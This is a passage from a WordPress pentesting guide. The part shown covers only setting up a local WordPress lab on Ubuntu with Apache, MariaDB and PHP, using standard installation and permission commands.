WordPress

Pentesting Guide

Original Author (s): *Paras khorwal & Aarti Singh*

Table of Contents

Abstract

WordPress is a popular open-source content management system (CMS) used to create and manage websites. It offers a user-friendly interface, a wide range of themes and plugins, making it suitable for both beginners and advanced users to build customizable websites.

In this report, we will show you how to set up WordPress on both Linux and Windows, and how to effectively assess the vulnerabilities of a WordPress website using one of the most powerful WordPress vulnerability scanners, WPScan. Whether you're new to Linux or an experienced user looking to improve your penetration testing skills with WordPress, this report will provide valuable insights and practical knowledge to help you navigate WordPress for pentesting effectively.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

WordPress Setup for Linux

In order to configure WordPress in your Ubuntu platform, there are some prerequisites required for CMS installation.


Prerequisites for WordPress

- Apache
- Database (MySQL/Mariadb)
- PHP

Install Apache

Let's start the HTTP service with the help of Apache using privilege account (as root), execute the following command in the terminal.


```
apt install apache2
```



Install MySQL

For run WordPress, you will also need a database server. The database server is where WordPress content is saved. So, we are going to choose MariaDB-server as the required database for WordPress and execute the following command

```
apt install mariadb-server mariadb-client
```



Next, execute the following commands to protect remote root login for the database server.

```
mysql_secure_installation
```

Then respond to questions asked after the command has been executed.


- Enter current password for root (enter for none): **press the Enter**
- Set root password? [Y/n]: **Y**
- New password: **Enter password**
- Re-enter new password: **Repeat password**
- Remove anonymous users? [Y/n]: **Y**
- Disallow root login remotely? [Y/n]: **Y**
- Remove test database and access to it? [Y/n]: **Y**
- Reload privilege tables now? [Y/n]: **Y**

```
root@ubuntu:~# mysql_secure_installation

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE!  PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user.  If you've just installed MariaDB, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password ensures that nobody can log into the MariaDB
root user without the proper authorisation.

Set root password? [Y/n] Y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
 ... Success!


By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them.  This is intended only for testing, and to make the installation
go a bit smoother.  You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] Y
 ... Success!

Normally, root should only be allowed to connect from 'localhost'.  This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] Y
 ... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access.  This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] Y
 - Dropping test database...
 ... Success!
 - Removing privileges on test database...
 ... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] Y
```

Install Php

And at last, install the php php-MySQL and run the following command to install this application.


```
apt install php php-mysql
```



Create a Database for WordPress

To access the MySQL, enter the following command which will create a database for wordpress.

```
mysql -u root -p

CREATE DATABASE wordpress;

CREATE USER 'wp_user'@'localhost' IDENTIFIED BY 'password';

GRANT ALL ON wordpress.* TO 'wp_user'@'localhost' IDENTIFIED BY 'password';

FLUSH PRIVILEGES;

exit
```



WordPress Installation & Configuration

Now, its time to download and install the WordPress on our localhost, with the help of wget command we have fetched the compressed file of wordpress setup and extract the folder inside the /var/www/html directory.

```
cd /var/www/html

wget http://www.wordpress.org/latest.tar.gz

tar -xvf latest.tar.gz
```

```
root@ubuntu:/var/www/html# wget https://wordpress.org/latest.tar.gz
--2020-06-30 11:12:06--  https://wordpress.org/latest.tar.gz
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12238031 (12M) [application/octet-stream]
Saving to: 'latest.tar.gz'

latest.tar.gz                                       100%[=============================

2020-06-30 11:12:43 (412 KB/s) - 'latest.tar.gz' saved [12238031/12238031]

root@ubuntu:/var/www/html# ls
index.html  latest.tar.gz
root@ubuntu:/var/www/html# tar -xvf latest.tar.gz
wordpress/
wordpress/xmlrpc.php
wordpress/wp-blog-header.php
wordpress/readme.html
wordpress/wp-signup.php
```

Then run the given command to change ownership of 'wordpress' directory as well permission for upload directory.


```
chown -R www-data:www-data wordpress/

chmod -R 755  wordpress/

mkdir wordpress/wp-content/uploads

chown -R  www-data:www-data wordpress/wp-content/uploads
```

```
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/
root@ubuntu:/var/www/html# chmod -R 755 wordpress/
root@ubuntu:/var/www/html# mkdir wordpress/wp-content/uploads
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/wp-content/uploads/
root@ubuntu:/var/www/html#
```


Now, till here we are done with the installation, to create a WordPress website we need to access the application over web browser on localhost by executing following and then complete the remaining installation process.

```
http://localhost/wordpress/
```


This will open the setup file and ask to choose your preferred language. I select **English** and then press the **continue** Tab.




Read the given content and press Let's go to continue the activity.



To continue the activity, we need to enter the required details that will help the application to connect with database, thus it should be the same information that we have entered above at the time of database we have created for WordPress.




And if your above-given detail is correct, you will get the Installation page as we have here.

